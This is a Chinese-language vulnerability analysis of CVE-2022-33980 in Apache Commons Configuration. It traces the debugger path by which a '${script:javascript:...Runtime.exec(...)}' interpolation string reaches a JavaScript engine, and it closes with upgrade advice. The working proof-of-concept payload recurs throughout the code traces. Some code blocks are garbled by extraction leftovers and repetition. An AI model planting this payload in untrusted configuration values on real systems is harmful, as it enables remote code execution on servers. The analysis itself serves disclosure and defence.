

CVE-2022-33980_Apache_Commons_Configuration_远程命令执行漏洞

漏洞描述

7月6日，Apache 官方发布安全公告，修复了一个存在于 Apache Commons Configuration 组件的远程代码执行漏洞，漏洞编号：CVE-2022-33980，漏洞威胁等级：高危。恶意攻击者通过该漏洞，可在目标服务器上实现任意代码执行。

相关介绍

Apache Commons Configuration 是一个 Java 应用程序的配置管理工具，可以从 properties 或者 xml 文件中加载软件的配置信息，用来构建支撑软件运行的基础环境。在一些配置文件较多较复杂的情况下，使用该配置工具比较可以简化配置文件的解析和管理，提高开发效率和软件的可维护性。

利用范围

2.4 <= Apache Commons Configuration <= 2.7

漏洞分析


前置知识

什么是变量插值？

通常我们用 apach 的 configuration2 库来管理配置文件 (org.apache.commons:commons-configuration2), 在 commons-configuration2 管理的配置文件中，配置变量的值可以引用变量。举个例子：`${env:xxhzz}` 就指代环境变量 xxhzz，在 commons-configuration2 中这种引用动态变量的方式就叫变量插值。

变量插值解析：在 commons-configuration2 中，负责对字符串中的变量进行解析的是 org.apache.commons.configuration2.interpol.ConfigurationInterpolator 类中的 interpolate(Object) 方法。

漏洞原理



从漏洞通告中，可以得知 Apache Commons Configuration 执行变量插值，允许动态评估和扩展属性。插值的标准格式是“`${prefix:name}`”，其中“prefix”用于定位执行插值的 `org.apache.commons.configuration2.interpol.Lookup` 实例。

从 2.4 版到 2.7 版，默认的 Lookup 实例集包括可能导致任意代码执行或与远程服务器联系的插值器。如公告中提到“script”可使用 JVM 脚本执行引擎 (javax.script) 执行表达式，若使用了不受信任的配置值，在受影响的版本中使用插值默认值的应用程序就很可能受到远程代码执行的影响。

环境搭建

了解了漏洞原理后，为更好理解漏洞的形成，需构建一个调试的 demo 环境

通过 maven 直接引入 Apache Commons Configuration2.7

```
<dependencies>
  <dependency>
    <groupId>org.apache.commons</groupId>
    <artifactId>commons-configuration2</artifactId>
    <version>2.7</version>
  </dependency>
```

Plaintext

```
<dependency>
  <groupId>org.apache.commons</groupId>
  <artifactId>commons-configuration2</artifactId>
  <version>2.7</version>
</dependency>
```

接着构建一个触发漏洞的主类即可

```

package xxhzz.demo;

import ...

public class Test {
    public static void main(String[] args) throws Exception {
        InterpolatorSpecification interpolatorSpecification = new
            InterpolatorSpecification.Builder().withPrefixLookups(ConfigurationInterpolator.getDefaultPrefixLookups())
            .withDefaultLookups(ConfigurationInterpolator.getDefaultPrefixLookups().values())
            .create();
        // 创建ConfigurationInterpolator实例
        ConfigurationInterpolator interpolator = ConfigurationInterpolator.fromSpecification(interpolatorSpecification);
        // 解析包含占位符的字符串
        System.out.printf("script: %s", interpolator.interpolate("value: "${script:xxx}"));
    }
}

```

动态调式

在对插值变量进行解析的地方打下断点

`org.apache.commons.configuration2.interpol.ConfigurationInterpolator`
`#interpolate`

```

public Object interpolate(Object value) {
    if (value instanceof String) {
        String strValue = (String) value;
        if (this.looksLikeSingleVariable(strValue)) {
            Object resolvedValue = this.resolveSingleVariable(strValue);
            if (resolvedValue != null && !(resolvedValue instanceof String)) {
                return resolvedValue;
            }
        }

        return this.substitutor.replace(strValue);
    } else {
        return value;
    }
}

```

开启 debug 模式，在经过了前两个 `if` 判断之后，随后会进入 `resolveSingleVariable` 函数

```

public Object interpolate(Object value) { value: "${script:javascript:java.lang.Runtime.getRuntime().exec('calc')}"
    if (value instanceof String) { value: "${script:javascript:java.lang.Runtime.getRuntime().exec('calc')}" strValue: "${script:javascript:java.lang.Runtime.getRuntime().exec('calc')}"
        String strValue = (String) value; value: "${script:javascript:java.lang.Runtime.getRuntime().exec('calc')}" strValue: "${script:javascript:java.lang.Runtime.getRuntime().exec('calc')}"
        if (this.looksLikeSingleVariable(strValue)) {
            Object resolvedValue = this.resolveSingleVariable(strValue); strValue: "${script:javascript:java.lang.Runtime.getRuntime().exec('calc')}"
            if (resolvedValue != null && !(resolvedValue instanceof String)) {
                return resolvedValue;
            }
        }

        return this.substitutor.replace(strValue);
    } else {
        return value;
    }
}

public boolean isEnabledSubstitutionInVariables() {return this.substitutor.isEnabledSubstitutionInVariables();}

private boolean looksLikeSingleVariable(String strValue) {
    return strValue.startsWith("${") && strValue.endsWith("}");
}

public Set<String> prefixSet() {return Collections.unmodifiableSet(this.prefixLookups.keySet());}


```

Variables

- strValue = "\${script:javascript:java.lang.Runtime.getRuntime().exec('calc')}"
- this = (ConfigurationInterpolator@757)
- cd this.substitutor = (StringSubstitutor@758)
- value = "\${script:javascript:java.lang.Runtime.getRuntime().exec('calc')}"

在

org.apache.commons.configuration2.interpol.ConfigurationInterpolator
#resolveSingleVariable 中首先跟一下 extractVariableName 函数



```
private Object resolveSingleVariable(String strValue) { strValue: "${script:javascript:java.lang.Runtime.getRuntime().exec('calc')}"}
    return this.resolve(extractVariableName(strValue), strValue: "${script:javascript:java.lang.Runtime.getRuntime().exec('calc')}")
}

public void setEnableSubstitutionInVariables(boolean f) { this.substitutor.setEnableSubstitutionInVariables(f); }

public void setParentInterpolator(ConfigurationInterpolator parentInterpolator) {
    this.parentInterpolator = parentInterpolator;
}

static {
    Map<String, Lookup> lookups = new HashMap();
    DefaultLookups[] var1 = DefaultLookups.values();
    int var2 = var1.length;


    int var3;
    for(var3 = 0; var3 < var2; ++var3) {
        DefaultLookups lookup = var1[var3];
        lookups.put(lookup.getPrefix(), lookup.getLookup());
    }

    DefaultStringLookup[] var5 = DefaultStringLookup.values();
    var2 = var5.length;
}
```

Variables

- > strValue = "\${script:javascript:java.lang.Runtime.getRuntime().exec('calc')}"
- > this = (ConfigurationInterpolator@757)

org.apache.commons.configuration2.interpol.ConfigurationInterpolator
#extractVariableName 的作用是提取变量字符串 strValue



```
private static String extractVariableName(String strValue) { strValue: "${script:javascript:java.lang.Runtime.getRuntime().exec('calc')}"}
    return strValue.substring(VAR_START_LENGTH, strValue.length() - VAR_END_LENGTH); strValue: "${script:javascript:java.lang.Runtime.getRuntime().exec('calc')}"}
}

public static ConfigurationInterpolator fromSpecification(InterpolatorSpecification spec) {
    if (spec == null) {
        throw new IllegalArgumentException("InterpolatorSpecification must not be null!");
    } else {
        return spec.getInterpolator() != null ? spec.getInterpolator() : createInterpolator(spec);
    }
}

public static Map<String, Lookup> getDefaultPrefixLookups() { return DEFAULT_PREFIX_LOOKUPS; }

public static Lookup nullSafeLookup(Lookup lookup) {
    if (lookup == null) {

```

Variables

- > static members of ConfigurationInterpolator
- > strValue = "\${script:javascript:java.lang.Runtime.getRuntime().exec('calc')}"

随后进入

org.apache.commons.configuration2.interpol.ConfigurationInterpolator
#resolve 函数中

通过 indexOf 查找和判断条件，从变量字符串中分别获取到 prefix 和 name

```
public Object resolve(String var) { var: "script:javascript:java.lang.Runtime.getRuntime().exec('calc')"  
    if (var == null) {  
        return null;  
    } else {  
        int prefixPos = var.indexOf(58); prefixPos: 0  
        Object value;  
        if (prefixPos >= 0) {  
            String prefix = var.substring(0, prefixPos); prefix: "script"  
            String name = var.substring(prefixPos + 1); var: "script:javascript:java.lang.Runtime.getRuntime().exec('calc')" name: "javascript:java.lang.Runtime.getRuntime().exec('calc')" prefixPos: 0  
            value = this.fetchLookupForPrefix(prefix).lookup(name); prefix: "script" name: "javascript:java.lang.Runtime.getRuntime().exec('calc')"  
            if (value != null) {  
                return value;  
            }  
        }  
  
        Iterator var0 = this.defaultLookups.iterator();  
  
        do {  
            if (!var0.hasNext()) {  
                ConfigurationInterpolator parent = this.getParentInterpolator();  
                if (parent != null) {  
                    return this.getParentInterpolator().resolve(var);  
                }  
            }  
        } while (true);  
        return null;  
    }  
}
```

Variables

- name = "javascript:java.lang.Runtime.getRuntime().exec('calc')"
- prefix = "script"
- prefixPos = 0
- this = ConfigurationInterpolator@7571
- this.defaultLookups = CopyOnWriteArraySet@7605 size = 17
- var = "script:javascript:java.lang.Runtime.getRuntime().exec('calc')"


继续跟进会进入 lookup 函数

```
public Object resolve(String var) { var: "script:javascript:java.lang.Runtime.getRuntime().exec('calc')"  
    if (var == null) {  
        return null;  
    } else {  
        int prefixPos = var.indexOf(58); prefixPos: 0  
        Object value;  
        if (prefixPos >= 0) {  
            String prefix = var.substring(0, prefixPos); prefix: "script"  
            String name = var.substring(prefixPos + 1); var: "script:javascript:java.lang.Runtime.getRuntime().exec('calc')" name: "javascript:java.lang.Runtime.getRuntime().exec('calc')" prefixPos: 0  
            value = this.fetchLookupForPrefix(prefix).lookup(name); prefix: "script" name: "javascript:java.lang.Runtime.getRuntime().exec('calc')"  
            if (value != null) {  
                return value;  
            }  
        }  
  
        Iterator var0 = this.defaultLookups.iterator();  
  
        do {  
            if (!var0.hasNext()) {  
                ConfigurationInterpolator parent = this.getParentInterpolator();  
                if (parent != null) {  
                    return this.getParentInterpolator().resolve(var);  
                }  
            }  
        } while (true);  
        return null;  
    }  
}
```

Variables

- name = "javascript:java.lang.Runtime.getRuntime().exec('calc')"
- prefix = "script"
- prefixPos = 0
- this = ConfigurationInterpolator@7571
- this.defaultLookups = CopyOnWriteArraySet@7605 size = 17
- var = "script:javascript:java.lang.Runtime.getRuntime().exec('calc')"


在分析 lookup 函数前先跟进下 fetchLookupForPrefix 函数



`fetchLookupForPrefix` 函数的作用是获取到 `stringLookup` 对象

继续跟进，会进入 `commons-text-1.8.jar` 包中的

`org.apache.commons.text.lookup.ScriptStringLookup#lookup` 函数



在 `org.apache.commons.text.lookup.ScriptStringLookup#lookup` 函数中会再次对字符串进行分割，分别提取 `engineName` 和 `script`

```
public String lookup(String key) { key: "javascript:java.lang.Runtime.getRuntime().exec('calc')"}
    if (key == null) {
        return null;
    } else {
        String[] keys = key.split(PATTERN); keys: ["javascript", "java.lang.Runtime..."]
        int keylen = keys.length; keylen: 2
        if (keylen != 2) { keylen: 2
            throw new IllegalArgumentException("Bad script key format [%s]; expected format is DocumentPath:Key.", new Object[]{key}); key: "javascript:java.lang.Runtime.getRuntime().exec('calc')"}
        } else {
            String engineName = keys[0]; engineName: "javascript"
            String script = keys[1]; keys: ["javascript", "java.lang.Runtime..."] script: "java.lang.Runtime.getRuntime().exec('calc')"}
            try {
                ScriptEngine scriptEngine = (new ScriptEngineManager()).getEngineByName(engineName); engineName: "javascript"
                if (scriptEngine == null) {
                    throw new IllegalArgumentException("No script engine named " + engineName);
                } else {
                    return Objects.toString(scriptEngine.eval(script), (String)null);
                }
            } catch (Exception var7) {
                throw new IllegalArgumentExceptions.format(var7, format("Error in script engine [%s] evaluating script [%s].", new Object[]{engineName, script});
            }
        }
    }
}
```

Console

```
engineName = "javascript"
key = "javascript:java.lang.Runtime.getRuntime().exec('calc')"}
keylen = 2
keys = ["javascript", "java.lang.Runtime..."]
script = "java.lang.Runtime.getRuntime().exec('calc')"}
this = ScriptEngineManager@944
```

接着会通过 `getEngineByName` 函数获取 `ScriptEngine` (`javax.script`)

```
public String lookup(String key) { key: "javascript:java.lang.Runtime.getRuntime().exec('calc')"}
    if (key == null) {
        return null;
    } else {
        String[] keys = key.split(PATTERN); keys: ["javascript", "java.lang.Runtime..."]
        int keylen = keys.length; keylen: 2
        if (keylen != 2) { keylen: 2
            throw new IllegalArgumentException("Bad script key format [%s]; expected format is DocumentPath:Key.", new Object[]{key}); key: "javascript:java.lang.Runtime.getRuntime().exec('calc')"}
        } else {
            String engineName = keys[0]; engineName: "javascript"
            String script = keys[1]; keys: ["javascript", "java.lang.Runtime..."] script: "java.lang.Runtime.getRuntime().exec('calc')"}
            try {
                ScriptEngine scriptEngine = (new ScriptEngineManager()).getEngineByName(engineName); scriptEngine: NashornScriptEngine@1555
                if (scriptEngine == null) {
                    throw new IllegalArgumentException("No script engine named " + engineName); engineName: "javascript"
                } else {
                    return Objects.toString(scriptEngine.eval(script), (String)null); script: "java.lang.Runtime.getRuntime().exec('calc')"} scriptEngine: NashornScriptEngine@1555
                }
            } catch (Exception var7) {
                throw new IllegalArgumentExceptions.format(var7, format("Error in script engine [%s] evaluating script [%s].", new Object[]{engineName, script});
            }
        }
    }
}
```

Console

```
engineName = "javascript"
key = "javascript:java.lang.Runtime.getRuntime().exec('calc')"}
keylen = 2
keys = ["javascript", "java.lang.Runtime..."]
script = "java.lang.Runtime.getRuntime().exec('calc')"}
scriptEngine = NashornScriptEngine@1555
ScriptEngineManager.getEngineByName(String) = NashornScriptEngine@1555
this = ScriptEngineManager@780
```

继续往下，出现 `eval` 函数

而我们知道 `eval` 函数可计算某个字符串，并执行其中的的 `JavaScript` 代码

```
public String lookup(String key) { key: "javascript:java.lang.Runtime.getRuntime().exec('calc')"
    if (key == null) {
        return null;
    } else {
        String[] keys = key.split(SPLIT_STR); keys: ["javascript", "java.lang.Runti..."]
        int keyLen = keys.length; keyLen: 2
        if (keyLen != 2) { keyLen: 2
            throw new IllegalArgumentException("Bad script key format [%s], expected format is DocumentPath.Key.", new Object[]{key}); key: "javascript:java.lang.Runtime.getRuntime().exec('calc')"
        } else {
            String engineName = keys[0]; engineName: "javascript"
            String script = keys[1]; keys: ["javascript", "java.lang.Runti..."] script: "java.lang.Runtime.getRuntime().exec('calc')"

            try {
                ScriptEngine scriptEngine = (new ScriptEngineManager()).getEngineByName(engineName); scriptEngine: NashornScriptEngine@1555
                if (scriptEngine == null) {
                    throw new IllegalArgumentException("No script engine named " + engineName); engineName: "javascript"
                } else {
                    return Objects.toString(scriptEngine.eval(script), (String)null); script: "java.lang.Runtime.getRuntime().exec('calc');" scriptEngine: NashornScriptEngine@1555
                }
            } catch (Exception var7) {
                throw new IllegalArgumentException("Error in script engine [%s] evaluating script [%s].", new Object[]{engineName, script});
            }
        }
    }
}
```

Console

Variables

- engineName = "javascript"
- key = "javascript:java.lang.Runtime.getRuntime().exec('calc')"
- keyLen = 2
- keys = ["javascript", "java.lang.Runti..."]
- script = "java.lang.Runtime.getRuntime().exec('calc')"
- scriptEngine = NashornScriptEngine@1555
- ScriptEngineManager.getEngineByName(String) = NashornScriptEngine@1555
- this = (ScriptStringLookup@785)

继续往下将成功触发我们传入的 `payload`，造成远程命令执行。

漏洞复现

```
public String lookup(String key) { key: "javascript:java.lang.Runtime.getRuntime().exec('calc')"
    if (key == null) {
        return null;
    } else {
        String[] keys = key.split(SPLIT_STR); keys: ["javascript", "java.lang.Runti..."]
        int keyLen = keys.length; keyLen: 2
        if (keyLen != 2) { keyLen: 2
            throw new IllegalArgumentException("Bad script key format [%s], expected format is DocumentPath.Key.", new Object[]{key}); key: "javascript:java.lang.Runtime.getRuntime().exec('calc')"
        } else {
            String engineName = keys[0]; engineName: "javascript"
            String script = keys[1]; keys: ["javascript", "java.lang.Runti..."] script: "java.lang.Runtime.getRuntime().exec('calc')"


            try {
                ScriptEngine scriptEngine = (new ScriptEngineManager()).getEngineByName(engineName); scriptEngine: NashornScriptEngine@1558
                if (scriptEngine == null) {
                    throw new IllegalArgumentException("No script engine named " + engineName); engineName: "javascript"
                } else {
                    return Objects.toString(scriptEngine.eval(script), (String)null); script: "java.lang.Runtime.getRuntime().exec('calc');" scriptEngine: NashornScriptEngine@1558
                }
            } catch (Exception var7) {
                throw new IllegalArgumentException("Error in script engine [%s] evaluating script [%s].", new Object[]{engineName, script});
            }
        }
    }
}
```

Console

Variables

- engineName = "javascript"
- key = "javascript:java.lang.Runtime.getRuntime().exec('calc')"
- keyLen = 2
- keys = ["javascript", "java.lang.Runti..."]
- script = "java.lang.Runtime.getRuntime().exec('calc')"
- scriptEngine = NashornScriptEngine@1558
- ScriptEngineManager.getEngineByName(String) = NashornScriptEngine@1558
- this = (ScriptStringLookup@785)

成功命令执行



修复建议

目前官方已发布修复版本修复了该漏洞，请受影响的用户升级到 Apache Commons Configuration 2.8.0 版本。

https://commons.apache.org/proper/commons-configuration/download_configuration.cgi